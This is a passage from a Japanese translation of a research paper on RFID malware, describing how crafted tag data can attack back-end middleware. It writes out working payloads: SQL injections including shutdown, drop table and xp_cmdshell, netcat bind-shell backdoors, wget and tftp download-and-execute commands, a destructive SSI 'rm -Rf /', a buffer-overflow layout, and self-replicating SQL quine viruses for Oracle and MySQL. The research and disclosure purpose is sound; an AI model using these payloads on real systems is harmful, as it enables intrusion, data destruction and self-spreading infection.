(2) 一般的なプロトコル及び設備。 既存のインターネット・インフラストラクチャを基盤とすることは、RFID ミドルウェアを開発する上で拡張性のある、コスト効率の高い方法である。しかし、インターネット・プロトコルの導入は、よく知られるセキュリティ上の脆弱性など、RFID ミドルウェアに余計な荷物を引き継ぐことにもなる。EPC グローバルのネットワークは、ドメイン・ネーム・システム（DNS）、ユニフォーム・リソース・ロケータ（URL）及び拡張可能マークアップ言語（XML）の導入によって、こうした傾向を実証している。

(3) バックエンド・データベース。 RFID の本質は、自動情報収集である。しかし、収集されたタグデータは、より大きな用途の目的を満たすため、保存及びクエリ受信を余儀なくされる。故にデータベースは、ほとんどの RFID システムにおける重要部分であり、これは商用 RFID ミドルウェアの開発に、SAP やオラクル社といった従来のデータベース・ベンダが関与してきたことで強調される事実である。悪材料として、データベースがセキュリティ侵害の影響を受けやすいことも挙げられる。さらに悪いことに、データベースには特有の区分の攻撃すらある。

(4) 高価値なデータ。 RFID システムは、コンピュータ犯罪者にとっては魅力的なターゲットである。RFID データには財務的・個人的特長が記載されている場合があり、場合によっては国家安全保障にとって重要なことさえある（即ちデジタル・パスポート上のデータ)。さらに状況を悪化させるのは、RFID マルウェアが、通常のコンピュータ・ベースのマルウェアより大きな損害を引き起こすことが考えられる点である。これは RFID マルウェアが実環境での悪影響を及ぼすためであり、即ちバックエンド IT システムに危害を与えるうえに、タグ付けされた実際の対象物にも危害を与えることも予想される。

(5) セキュリティに関する誤った認識。 ハッカー攻撃の大部分は簡単なターゲットの脆弱性を突いて攻撃するものである。また RFID システムが脆弱であると思われるのは、（まだ）誰も RFID マルウェアを予測していないためであり、特にオフラインの RFID システムにはこれが当てはまる。RFID ミドルウェア開発者は、そのシステムの安全対策を講じる必要があり（セクション 6 を参照のこと)、我々としては、本書がそれを促すことを期待する。

3. RFID マルウェアの概観

このセクションでは、3 種類の主要な RFID マルウェア、即ち RFID 脆弱性攻撃、RFID ワーム、RFID ウイルスを紹介する。

3.1 RFID 脆弱性攻撃

RFID タグはバックエンド RFID ミドルウェアに直接、脆弱性攻撃を仕掛けることができる。懐疑論者は、「RFID タグはリソースが限られ過ぎて自らを守る（即ち暗号化）ことすらできないのに、一体どうやって攻撃を仕掛けることができるのか」と尋ねるかもしれない。しかし実を言うと、RFID ミドルウェアの脆弱性攻撃に必要なのは、リソースより巧妙さなのである。1Kb にも満たないオンータグ RFID データを操作することにより、RFID ミドルウェアのセキュリティ・ホールに脆弱性攻撃を加え、そのセキュリティを妨害し、ひいてはおそらくコンピュータ全体、あるいはネットワーク全体すら侵害可能なのである！

RFID リーダはタグをスキャンする際、所定のフォーマットでの情報を受信することを期待す

る。しかし、攻撃者は注意深く巧妙に作ったデータを RFID タグに書き込む可能性があり、それは実に予想外のもので、その処理はリーダのバックエンド・ソフトウェアを改悪してしまう。RFID 脆弱性攻撃は、バッファ・オーバーフロー、コード挿入、SQL インジェクションを含む多数のハッキング・ツールを用いて、データベース、ウェブ・インターフェース、及びグルーコード（即ち RFID リーダの API）など特定のシステム・コンポーネントを標的とする。悪意のある人物は、低コスト RFID タグや非接触型スマートカード（ストレージ容量が大きいため、より複雑な攻撃が可能となる）あるいはリソースが豊富な RFID タグをシミュレートするデバイス（十分な機能を備えたコンピュータ）を用いて、こうした攻撃を行うことができる。

3.2 RFID ワーム

ワームとは、広く利用されているサービスにおけるセキュリティ上の欠陥に脆弱性攻撃を加えつつ、ネットワークにまたがり自己増殖するプログラムのことである。ワームは、増殖するためにユーザの活動を必要としない点で、ウイルスと区別できる[7]。ワームには通常「ペイロード」があり、これはファイルの削除から、e-メール経由の情報送信、ソフトウェアのパッチのインストールに至る広範な活動を行うものである。ワームの最も一般的なペイロードの 1 つに、感染したコンピュータへの「バックドア」のインストールがあり、これは後々において、ハッカーがそのコンピュータへのリターン・アクセスを容易に行えるようにするものである。

RFID ワームは、オンライン RFID サービスにおけるセキュリティ上の欠陥に脆弱性攻撃を加えることによって増殖する。RFID ワームは、増殖する上でユーザに何かしらの行為（RFID タグのスキャニングなど）を必ずしも要求するわけではないが、機会を与えられれば、RFID タグ経由で巧みに蔓延する。

3.3 RFID ウイルス

RFID ワームがネットワーク接続の存在に依存する一方、真に自己繁殖型の RFID ウイルスは完全に自給自足型で、ウイルス攻撃を拡散させるには感染した RFID タグさえあればよい。

ここに紹介するのは、RFID ウイルスがどのように拡散するかについての実例である。

（1）あるいたずら者がウイルスを仕込んだ RFID タグを作り、猫に注入する、あるいはその猫の首輪の下に入れる。そして彼は獣医（あるいは ASPCA）を訪ね、野良猫を見つけたと言い、猫のスキャンを依頼する。これでデータベースが感染する。獣医あるいは ASPCA は新たに見つかった動物用の RFID タグの作成にこのデータベースを使用するため、これらの新しいタグも感染する可能性がある。理由が何であれ、これらのタグが後でスキャンされる際、そのデータベースが感染し、これが繰り返される。動物から動物へ移る生物学上のウイルスとは異なり、RFID ウイルスは動物からデータベース経由で動物へ拡散する。ペットに当てはまる同じ伝送メカニズムが、RFID タグ付きの家畜（あるいはバルセロナのクラブに通う、ベリチップ・タグを埋め込んだ人達）にも当てはまる。

(2) 一部の空港では、スーツケースに付けられたラベルの RFID タグを利用して、手荷物処理を効率化している。今度は、感染した RFID タグをスーツケースに付けてチェックインする、悪意のある旅行者を考えてみよう。手荷物処理システムの RFID リーダが、ベルトコンベアが行き先を判別するため、Y 型分岐点でそのスーツケースをスキャンする際、ウイルス感染したタグが応答し、空港の手荷物データベースが感染する。その結果、その日に後から新たな乗客のチェックインに応じて作成される全ての RFID タグも感染する可能性がある。これらの感染した手荷物のいずれかが乗り継ぎ空港を通過すると、そこで再度スキャンされ、こうして別の空港が感染する。1 日のうちに、数百もの空港のデータベースが感染しかねないのである。しかし、単なる別なタグへの感染は、最も害の少ない事例である。RFID ウイルスはデータベースにさらなる損害を与えるペイロードを持つこともでき、例えば密輸業者あるいはテロリストが、自分の手荷物を航空会社や政府当局者に知られないようにする手段とすることなどが挙げられる。




図 1. RFID マルウェア試験プラットフォーム

4. RFID マルウェアの設計原則

このセクションでは、一般的なアーキテクチャの RFID ミドルウェア・システムを標的にできる感染メカニズムやペイロードを示しながら、RFID マルウェアの設計原則について解説する。

4.1 RFID ミドルウェアのアーキテクチャ

実際の RFID 配備では、物理的に分配された多様な RFID リーダー、アクセス・ゲートウェイ、マネジメント・インターフェース、及びデータベースを採用する。このアーキテクチャを模倣するため、我々は図 1 で図解されるモジュラー試験プラットフォームを制作し、この試験プラット

フォームを利用して複数のデータベースの攻撃に成功した。

我々の RFID リーダ・インターフェースは、ウィンドウズ XP で動作するフィリップス社の MIFARE/I コード RFID リーダーで構成される。RFID リーダ・インターフェースは、ISO-15693 準拠のフィリップス社製 I コード SLI タグ及びフィリップス社製 MIFARE 非接触型スマートカードの双方と通信を行う。WWW ベースのマネジメント・インターフェースは、アパッチ、パール、及び PHP 上で動作し、DB ゲートウェイは MySQL、ポストグレス、オラクル及び SQL サーバ・データベースへ接続する。

4.2 RFID 脆弱性攻撃

このセクションでは、RFID マルウェアが RFID ミドルウェア・システムに対し脆弱性攻撃可能な方法をいくつか説明する。

4.2.1 SQL インジェクション

SQL インジェクションは、意図されたものではない実行中の SQL コードに入り込み、データベースを騙すという、従来型の「ハッキング」攻撃の一種である。攻撃者が SQL インジェクションを行う目的はいくつかある。まず、彼らはデータベース構造を「列挙」（策定）したいのかもしれない。すると、攻撃者は無許可のデータを検索、あるいは同様に無許可の修正又は削除を行おうとする可能性がある。

図 2.　世界初のウイルス感染した RFID タグ

RFID タグのデータ・ストレージ制限は必ずしも問題ではなく、それはごく少量の SQL でも大きな危害を与えることが可能なためである[8]。例えば、差し込まれたコマンド

```
;shutdown--
```

は、たった 11 文字の入力で SQL サーバのインスタンスを停止する。もう 1 つの悪質なコマンドは、

```
drop table <tablename>
```

で、これは特定のデータベース・テーブルを削除するものである。多くのデータベースが IF/THEN 構造をサポートしており、これは予めもくろんだ所定の時間にデータベースを破壊することが可能である。従ってこのウイルスは最初に他のデータベースへ感染を拡大させることが可能となる。RFID ベースの脆弱性攻撃では、埋め込まれた SELECT クエリを用いて、攻撃を行う RFID タグへデータのコピーを送り返して書き込むことにより、データベースからデータを「盗む」ことすら可能である。

データベースは時々DB マネジメント者にシステムコマンド実行を許可する場合もある。例えば、マイクロソフト社の SQL サーバでは「xp_cmdshell」というストアド・プロシージャを用いてコマンドを実行する。攻撃者はシステムのシャドウ・パスワード・ファイルを所定の位置に e-メール送信することによって、コンピュータ・システムを侵害する目的でこの方法を利用する可能性がある。標準的な SQL インジェクション攻撃の場合と同様に、DB がルートとして動作していれば、感染した RFID タグがコンピュータ全体、ひいてはネットワーク全体すら侵害可能なのである！（図 2 を参照のこと）

4.2.2 コード挿入

データベースを標的とするほか、RFID マルウェアは遠隔マネジメント・インターフェースあるいはウェブベースのデータベース・フロントエンド（オラクル社の iSQL*プラスなど）のようなコンポーネントを標的とすることも可能である。VB スクリプト、CGI、ジャバ、ジャバスクリプト、PHP、パールといったスクリプト記述言語をいくらでも利用して、攻撃者が悪意のあるコードをアプリケーションに挿入することが可能である。HTML の挿入やクロスサイト・スクリプティング（XSS）は一般的な種類のコード挿入方法で、こうした攻撃の紛れもない兆候の 1 つに、入力データ中における下記の特殊な文字の存在がある。

```
< > " ' % ; ) ( & + -
```

コード挿入攻撃を実行する場合、攻撃者はまず悪意のある URL を巧妙に作り、次いでそれをクリックするようユーザを騙す「ソーシャル・エンジニアリング」に取り組むのが普通である[9]。こうしたスクリプトは起動時に攻撃を実行し、その範囲はクッキーの盗用から WWW セッションの乗っ取り、果てはコンピュータ全体を侵害する目的のウェブ・ブラウザの脆弱性攻撃まで様々である。

スクリプト記述言語で書かれたデータを持つ RFID タグは、一部のバックエンド RFID ミドルウェア・システムに対するコード挿入攻撃を実行可能である。RFID アプリケーションにおいて、

バックエンド・データベースへの問い合わせにウェブ・プロトコルを使用する場合（EPC グローバルがそうするように）、RFID ミドルウェアのクライアントがスクリプト記述言語を解釈可能となる可能性がある。これに当てはまる場合、RFID ミドルウェアは貴殿の典型的なウェブ・ブラウザと同じ、コード挿入の問題による影響を受けやすくなる。

クライアント側のスクリプト記述による脆弱性攻撃は結果が限定的で、それはウェブ・ブラウザからホストへのアクセスが限られているためである。しかし、RFID ベースのジャバスクリプト脆弱性攻撃はなお、クライアントのブラウザを悪意のある内容を含むページへ仕向けることによりマシンを侵害することができ、例として最近発見された下記のような WMF バグ[10]がある。

```
document.location='http://%ip%/exploit.wmf';
```

他方、サーバ側のスクリプト記述は明らかに広範囲に影響を及ぼし、ウェブ・サーバのパーミッションを得てペイロードを実行可能である。サーバ・サイド・インクルード（SSI）は下記のようなシステムコマンドを実行可能である。

```
<!--#exec cmd=''rm -Rf /''-->
```

これらのスクリプト記述言語のペイロードは、ウェブ・クライアントから閲覧される際に活性化される（即ち WWW マネジメント・インターフェース）。

4.2.3 バッファ・オーバーフロー

バッファ・オーバーフローは中でも最も一般的な、ソフトウェアのセキュリティ脆弱性の源泉である。バッファ・オーバーフローはレガシー・ソフトウェアにも最新のソフトウェアにも見られ、年間数億ドルものコストをソフトウェア産業に課している。またバッファ・オーバーフローは、モーリス（1988 年）、コード・レッド（2001 年）、及び SQL スラマー（2003 年）といったワームを含むハッカーの伝説となった事件で突出した役割を果たした。

バッファ・オーバーフローは通常、「メモリセーフ」ではない C あるいは C++などの言語の、不適切な使用の結果として生じる。境界検査を行わない関数（strcpy、strlen、strcat、sprintf、gets）や、null 終了の問題がある関数（strncpy、snprintf、strncat）、及びユーザが作成したポインタバグのある関数は、バッファ・オーバーフローを可能にするものとして悪名高い[11]。

バッファ・オーバーフロー期間は、攻撃者がデータを直接（即ちユーザ入力を介して）あるいは間接的（即ち環境変数を介して）に入力する時点から始まる。この入力データはメモリに割り当てられるバッファの終端より意図的に長くされるため、そこで他に何があろうと上書きする。プログラム制御データ（関数のリターン・アドレスなど）はデータ・バッファに近接するメモリ領域に配置されることが多い。

或る関数のリターン・アドレスが上書きされると、プログラムはリターンの際に間違ったアド

レスへジャンプする。すると、最初にオーバーフローを引き起こしたデータをリターン・アドレスが指し、その結果攻撃者はこのコード（既存あるいはカスタマイズされたシェルコード）を実行するようなデータを巧妙に作ることができる。

表 1.　RFID バッファ・オーバーフロー：256 バイトのオーバーフローによるカスタムコードの挿入

Offset	Hex	ASCII
00	6154 6749 643D 2730 3132 3334 3536 3738	TagID='012345678
10	3941 4243 4445 4627 00?? ???? ???? ????	9ABCDEF'.....
	enough data to fill up buffer, 192 bytes in this case	
E0	???? E0F4 1200 68EB F412 00E8 DD9E AC77	.....
F0	??73 6865 6C6C 2063 6F6D 6D61 6E64 7300	.shell commands\0

Offset	Hex	Description
E2	E0F4 1200	Return address. This is the current address +4, as we want to jump into the stack.
E6	68EB F412 00	Push 0x0012F4EB. This pushes the string starting at offset F0+2 onto the stack.
EB	E8 DD9E AC77	Call relative address 0x77AC9EDD, in this case the system function in msvcrt.dll, which implements the C-runtime.
F0	??	The contents of this byte are overwritten when the system function is invoked, so it should not contain any useful data.
F0+2	shell commands\0	The string that is passed to the system function. This string may extend until the end of the tag, as long as the 0-byte is present.

表 1 では実際のバッファ・オーバーフロー例を解説しているが、これは 2 kb のテキサス・インスツルメンツ社製 ISO-15693 準拠 RFID タグを用いて実施された。

この例では、RFID ミドルウェア開発者は 128 バイト（1 k ビット）を RFID タグから受信すると予想している。そのデータは、以下の SQL クエリへ挿入される：UPDATE ContainerContents SET OldContents = '<tag.data>' WHERE TagId = '<tag.id>'。タグデータは最大でも 128 バイト、タグ ID は最大 16 バイトであるため、プログラマはスタックに 256 バイトのバッファを割り当てるが、これはクエリを収めるのに十分なサイズのはずである。しかし、攻撃者は予想される 1 kb の RFID タグの代わりに、相当する 2 kb の RFID タグを持って現れる。256 バイトのバッファは既に SQL クエリーで部分的に埋まっているため、2 k のタグからのデータは、上記で実証される通り、バッファをオーバーフローさせ、またマイクロソフト社の C system()関数を用いるシェルコマンドを実行する上で十分であることが分かる。

4.2.3.1　ペイロード。　RFID バッファ・オーバーフローは、様々なプラットフォーム依存型のシェルコマンドのペイロードを差し込むことができる。rm などの明らかなコマンドは別として、netcat のようにバッファ・オーバーフローを差し込まれたシステムコマンドはバックドアの作成に利用できる。netcat は TCP ポート上のみで受信し、受信データを表示する。このデータはシェルのインスタンスへ渡すことができ、これが下記の例で実証される通り、コマンドの実行を引き起こす。

```
netcat -lp1234|sh
```

もう 1 つ有用なシステム・ユーティリティに screen がある。これはシェルのインスタンスを作成し、それをデーモン・プロセスとして動作できるようターミナルから分離する。これをリモート・シェルコマンドの実行能力と組み合わせることにより、攻撃者はさらに進化したバックドアを構築できる。

```
screen -dmS t bash -c''while [ true ]; do netcat
-lp1234|sh;done''
```

このコマンドは無限ループで動作し、攻撃者がバックドアと複数回接続できるようになる。もう 1 つ好まれるものに wget ユーティリティがあり、これはファイルをウェブ・サーバあるいは ftp サーバからダウンロードし、ローカルのファイルシステムに保存するものである。このユーティリティは、下記のように攻撃者が記述したプログラムのダウンロードと実行に活用されることがある。

```
wget http://ip/myexploit -O /tmp/myexploit;
chmod +x /tmp/myexploit; /tmp/myexploit
```

ウィンドウズ・システム上では、下記のように ftp が同様に利用される。

```
(echo anonymous & echo BIN & echo GET myexploit.exe &
echo quit) > ftp.txt & ftp -s:ftp.txt ip & myexploit
```

ftp は下記のように用いることもできる（文字数が少ない）。

```
tftp -i ip GET myexploit.exe & myexploit
```

4.3 RFID ワーム

RFID ワームの感染プロセスは、まずハッカー（あるいは感染したマシン）がインターネット上で感染させるための RFID ミドルウェア・サーバを発見する時点から始まる。それは自身を標的に伝送するための「キャリア・メカニズム」として、ネットワーク・ベースの脆弱性攻撃を利用する。一例として、EPC グローバルのオブジェクト・ネーミング・サービス（ONS）に対する攻撃が挙げられるが、ONS はいくつかの一般的な DNS 攻撃による影響を受けやすい。（詳細については[12]を参照のこと）こうした攻撃は、RFID ワームに増殖のメカニズムを提供しつつ、自動化されることもある。

また RFID ワームは RFID タグ経由で増殖することもある。ワームに感染した RFID ミドルウェ

アは、オンータグ脆弱性攻撃でそのデータを上書きすることにより、RFID タグに「感染する」こともある。この脆弱性攻撃は、新たな RFID ミドルウェア・サーバが、離れた場所からファイルをダウンロードしたり実行したりする状況を引き起こす。そのファイルは標準的なマルウェアと同じ方法で RFID ミドルウェア・サーバに伝染し、その結果、RFID ワームの新たなインスタンスを起動する。

下記に紹介するのは、マイクロソフト社の SQL サーバへ脆弱性攻撃する、SQL インジェクション・ベースの RFID ワームのペイロードである。

```
; EXEC Master..xp_cmdshell 'tftp -i %ip% GET myexploit.exe
& myexploit' --
```

このペイロードは、異質なマルウェアのダウンロード及び実行に tftp（ウィンドウズ上）を利用するシステムコマンドを、SQL サーバが実行する原因となる。

同様の文脈で、以下のウェブベース RFID ワームのペイロードは、サーバ側のスクリプト記述を介して自己複製する目的で、マネジメント・インターフェースへ脆弱性攻撃する。

```
<!--#exec cmd=''wget http://%ip%/myexploit -O /tmp/myexploit;
chmod +x /tmp/myexploit; /tmp/myexploit'' -->
```

RFID ベースのバッファ・オーバーフローは前述の通り、ワームに似た挙動を示すこともあり、別な場所からマルウェアをダウンロード及び実行する目的で、カスタム・シェルコードを活用することもある。

4.4 RFID ウイルス

このセクションでは完全自己繁殖型 RFID ウイルスの作成方法について説明する。ウイルス攻撃の拡散には、たった 1 個の感染 RFID タグがあればよい。

表 2. New Container Contents テーブル

TagID	ContainerContents
123	Apples
234	Pears

4.4.1 アプリケーション・シナリオ

RFID ウイルスに関する論述について、仮説的でありながら現実的なアプリケーション・シナリオの紹介から始めることにする。

或るスーパーマーケット流通センターでは、再利用可能な RFID タグ付き容器による倉庫自動

化システムを採用している。典型的なシステム運用は以下の通りである。生の製品（生鮮食品）を収めた容器のパレットが、流通センター到着後に RFID リーダーのそばを通過する。リーダは製品のシリアルナンバーを識別及び表示し、その情報を企業データベースへ転送する。その後容器は空になり、洗浄され、今度は包装された同じ（あるいは別な）製品が詰められる。そうすると RFID リーダはその容器の RFID タグデータを、新たな荷物を反映するよう更新し、詰め替えられた容器は地元のスーパーマーケットの支店に向け発送される。

このシステム向けの RFID ミドルウェアのアーキテクチャは大して複雑ではない。この RFID システムではフロントエンドに RFID リーダがいくつかあり、バックエンドにデータベースが 1 つある。容器上の RFID タグは読み取り／書き込みされ、そのデータは容器に収められた荷物を説明するものである。バックエンドの RFID データベースもまた、容器に出入りする荷物に関する情報を保存している。我々の論述の目的上、バックエンド・データベースには New Container Contents（新規容器内容物）という名のテーブルがあるものとする。

この特定のテーブルは、詰め替えられた容器について荷物の内容を列記するものである。表 2 によると、123 番の RFID タグを付けた容器はリンゴに詰め替えられ、234 番の RFID タグを付けた容器はナシに詰め替えられる予定である。

4.4.2 ウイルスの自己複製

ある日、驚くべきペイロードを積んで、容器がスーパーマーケット流通センターに到着する。その容器の RFID タグはコンピュータ・ウイルスに感染しているのである。この特殊な RFID ウイルスは、バックエンド RFID ミドルウェア・システムの攻撃を目的に下記のような SQL インジェクションを利用するものである。

```
Contents=Raspberries;UPDATE NewContainerContents SET
ContainerContents = ContainerContents || ‘‘;[SQL Injection]’’;
```

SQL インジェクション攻撃はセミコロンの後にある。実行されると、SQL インジェクション・コードは「NewContainerContents」表の「ContainerContents」の行のデータと、完全な SQL インジェクション・コードを連結する。

ウイルスは次のように拡散する：新規の容器が到着すると、感染した RFID タグが RFID システムから読み取られる。タグの「データ」が読み取られる一方、SQL インジェクション・コードはバックエンド・ミドルウェアのデータベースによって無意識のうちに実行される。SQL インジェクション・コードはこのように、詰め替えられる容器の内容説明に付け加えられる。次いでデータマネジメント・システムは、個々の容器の荷物が降ろされ詰め替えられた後、これらの値を新規に到着した（感染していない）RFID タグのデータセクションに書き込む処理を進める。感染してしまった RFID タグ付き容器はその後発送される。新たに感染したタグは、偶然同じ RFID ミドルウェア・システムを運用している他の事業所の RFID ミドルウェアに感染する。次いでこれらの RFID システムが他の RFID タグを感染させ、このタグがまた別の RFID システムなどを感

染させる。

これは理論上には全く立派に思えるが、SQL インジェクションの部分がまだ埋められていない。以前の我々の系統的論述から引用すると、以下のようになる。

```
[SQL Injection] = UPDATE NewContainerContents SET
ContainerContents = ContainerContents || ''';[SQL Injection]''';
```

4.4.3 自己参照コマンド

この SQL インジェクションの記述は自己参照型であり、我々はこの裏をかく方法が必要である。たいていのデータベースには、現在実行中のクエリを列記するコマンドがある。これを、RFID ウイルスの自己参照部分を埋めるために利用できる。例えばオラクル社だと以下のようなコマンドである。

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,'''')> 0;
```

ポストグレス、MySQL、Sybase 及びその他のデータベース・プログラムにも似たようなコマンドがある。「get current query」（現在のクエリを取得）コマンドを埋めると、我々の完全な RFID ウイルスコードは以下のようなものとなる。[1]

```
Contents=Raspberries;
UPDATE NewContainerContents SET ContainerContents=
ContainerContents || ';' || CHR(10) || (SELECT SQL_TEXT
FROM v$sql WHERE INSTR(SQL_TEXT,'''')> 0);
```

この RFID ウイルスの自己複製能力はこれで完成である。

4.4.4 クワイン

RFID ウイルスの自己複製に代わる方法に、SQL クワインがある。クワインは、自らのソースコードを表示するプログラムである。ダグラス・R・ホフスタッター氏が、その概念を最初に紹介したウィラード・ヴァン・オーマン・クワイン氏に敬意を表し、自身の著書「ゲーデル、エッシャー、バッハ」[13]で「クワイン」という用語を作った。自己複製型のコードの記述を試みる際、いくつかの基本原則が適用される。最も重要な原則は、クワインが「コード」と「データ」の各部分で構成されるということである。データ部分はクワインのテキスト形式で表される。そのコードではコードの表示にデータを利用する。ホフスタッターはこれを、細胞生物学に例えて

[1] この RFID ウイルスは、オラクル SQL*プラスを扱うため特別に書かれたものである。CHR(10)は、クエリを適正に実行する上で必要な改行を表す。

次のように明確化している。即ち、クワインにおける「コード」は細胞のようなもので、「データ」はその細胞の DNA である。DNA には細胞複製に必要な情報が全て含まれている。また一方、細胞が新たな細胞を生み出すために DNA を利用する際、DNA 自体も複製する。

これでクワインとは何であるか理解したからには、SQL でクワインを 1 点書いてみよう。ここに示すのは SQL クワインの一例である（ポストグレス QL）[14]。

```
SELECT substr(source,1,93) || chr(39) || source || chr(39)
|| substr(source,94) FROM (SELECT 'SELECT substr(source,1,93)
|| chr(39) || source || chr(39) || substr(source,94) FROM
(SELECT ::text as source) q;'::text as source) q;
```

この SQL クワインは単に自己複製するのみで、それ以外には何もない。

4.4.5 イントロンとしてのペイロードの付加

自己複製型 SQL コードは、純粋にそれが何らかの機能を果たすまでの頭の体操である。我々としては、SQL クワインにウイルスの「ペイロード」を付加したいところであるが、自己複製能力を損ねたくはない。これを実現するため、我々は「イントロン」を利用することができ、これはクワイン・コードの出力には使用されないが、データが出力に書き込まれる際にはやはり複製される、クワイン・コードの断片である。「イントロン」という用語はホフスタッターの例えの延長で、彼は非本質的なクワインのデータと、タンパク質の生産には使用されない DNA の部分を比べたのである。クワインのイントロンはクワインに沿って複製されるが、クワインの自己複製能力に必要なものではない。従って、イントロンは複製の不利益を伴わず修正可能であり、それはイントロンを、RFID ウイルス攻撃を配置するための完璧な場所にするものである。

下記に紹介するのは、MySQL を悪用するクワイン RFID ウイルスの例である。

```
%content%' WHERE TagId='%id%'; SET @a='UPDATE
ContainerContents SET NewContents=concat(\'%content%\\\'
  WHERE TagId=\\\'%id%\\\'; SET @a=\', QUOTE(@a),\'; \',
@a); %payload%; --'; UPDATE ContainerContents SET
NewContents=concat('%content%\' WHERE TagId=\'%id%\';
SET @a=', QUOTE(@a), '; ', @a); %payload%; --
```

このクワイン RFID ウイルスは、DB 変数を用いるソースコードを保存する。しかし、あらゆるデータベースが変数を提供するわけではなく、例えば、ポストグレス SQL を標的とするクワイン・ウイルスは、代わりにそのコードの保存用に DB 関数を用いなければならない。

我々はクワイン RFID ウイルスを記述し、そのウイルスは MySQL、SQL サーバ、ポストグレス SQL 及びオラクル社の iSQL*プラスへの感染に成功した。クワイン・ウイルスが機能するための前提条件として、複数の SQL クエリを実行すること、コメントが使用できること、そして特殊文字を回避しないことが挙げられる。クワイン・ウイルスはクライアント側及びサーバ側のスク

リプト記述やシステムコマンドなどのペイロードもサポートする。クワイン・ウイルスの不利な点はサイズが大きくなるという点で、通常はより安価な（1024 ビット未満）RFID タグとは対照的な、非接触型スマートカードを必要とする。(参考までに、例示したクワイン RFID ウイルスは 307 文字で、2194 ビットの RFID データ・ストレージが必要である。)

4.4.6 多型性 RFID ウイルス

多型性ウイルスは、アンチウイルス・プログラムによる検出を妨害しながら、複製の度にその 2 進符号を変えるウイルスである。

多形性 RFID ウイルスを作り出すには、「マルチクワイン」を利用するとよい。マルチクワインとは、特定の入力を与えられない限り、自身のソースコードを表示するプログラムの集合体を言い、特定の入力を与えられると、一連のプログラムの内の別なプログラムのコードを表示させるものである[15]。マルチクワインはイントロンを用いて動作する。最初のプログラムのイントロンは 2 番目のプログラムのコードを表示し、2 番目のプログラムのイントロンは最初のプログラムのコードを表す。マルチクワインの多形性 RFID ウイルスも同じ方法で動作し、即ちウイルスに特定のパラメータが渡される際、それは 2 番目のウイルスの表示を生成し、その逆の場合も同様である。パラメータの変化は、現在感染している RFID バックエンド・データベースのタイムスタンプ、あるいは何らかの質となり得る。

ウイルスを真にアンチウイルス符号の適合による検出が不可能なものとするには、RFID ウイルスのコード部分を隠すための暗号化が必要であろう。全く驚くことに、デビッド・マドレ氏は既にこの可能性を実証しており、彼は暗号化された独自のコードを保存するクワインを、そのデータにおけるブローフィッシュ暗号アルゴリズムを用いて、(C 言語で）書き上げた[15]。残念ながら、このクワインは非接触型スマートカードに妥当に適合させるには、もはや大きすぎるものとなっている。しかし、それは豊富な知力と完全な自己複製型コードを利用して何を実現可能かという、注目に値する事例としての役割を果たすものである。

4.4.7 最適化

今しがた説明した通り、この RFID ウイルスには改良の余地が多々ある。このセクションではウイルスのステルス性と一般性について紹介する。

4.4.7.1 ステルス性の強化。 この RFID ウイルスにはあまりステルス性がない。SQL インジェクション攻撃は、データベース・テーブルに明白な変化を起こさせるもので、その変化はデータベース管理者に何気なく気付かれることがある。

この問題を解決するため、RFID ウイルスは自ら行った修正を隠すことができる。例えば、SQL インジェクションのペイロードは､データベース･テーブルは修正しないままにしておきながら、RFID タグを感染させるためのプロシージャを創出及び利用することができる。DB 管理者はテーブル・データほど頻繁にはストアド・プロシージャのコードを検証しないため、彼らが感染に気

付くには長い時間を要するものと思われる。しかし、ストアド・プロシージャを用いることの不利点は、各ブランドのデータベースには独自のビルトイン・プログラミング言語があるということである。そのため、結果的に生じるウイルスは、かなりデータベース特有のものとなる。

その一方、RFID ウイルスにとって、ステルス性はさほど重要ではないとさえ考えられる。データベース管理者はウイルス感染に気付き、それを是正することができるが、現場を離れた感染 RFID タグ付き容器がたった 1 個であったとしても、既に損害は生じているからである。

4.4.7.2 一般性の強化。 我々の RFID ウイルスにまつわるもう 1 つの問題は、それが基礎を成す特定のデータベース構造に依存し、故に特定のミドルウェア構成に対する、ウイルスの複製能力を制限するという点である。改善方法としては、より多様な RFID の展開に伝染する可能性を秘めた、さらに一般的なウイルス複製メカニズムを生み出すことが考えられる。

より一般的な RFID ウイルスを生み出す方法は、1 つには複製メカニズムからテーブルと列の名前を排除することが挙げられる。代わりに SQL インジェクション攻撃は、たまたまそこにある複数のテーブルや列にデータを付加することが可能となる。このアプローチの弱点は制御が難しいということで、データが偶然タグ ID の列に付加されれば、ウイルスはそれ以上増殖すらしなくなる。

5. 詳細な実例：オラクル/SSI ウイルス

ヨギ・ベラ氏はかつて、「理論上は、理論と実践の間に差はない。だが、実際にはある」と言った。そのため、我々は RFID マルウェアの概念を、現実世界での適用可能性を検証すべく実装した。

このセクションでは、特にオラクル社及びアパッチのサーバ・サイド・インクルード（SSI）を標的とする RFID ウイルスの実装について詳しく説明する。この RFID ウイルスは自己複製型と悪意のあるペイロードを組み合わせ、SQL 及びスクリプト双方のインジェクション攻撃を利用するものである。またこのウイルスは、低コスト型 RFID タグにも適応できるほど小さく、127 文字しかない。

表 3. Container Contents テーブル

TagID	OldContents	NewContents
123	Apples	Oranges
234	Pears	

5.1 バックエンド・アーキテクチャ

バックエンド・アーキテクチャについて、我々は既に図 1 に記載のモジュラー試験プラットフォームを利用した。オラクル社特有のウイルスの機能性を試験するため、我々はオラクル社の 10g

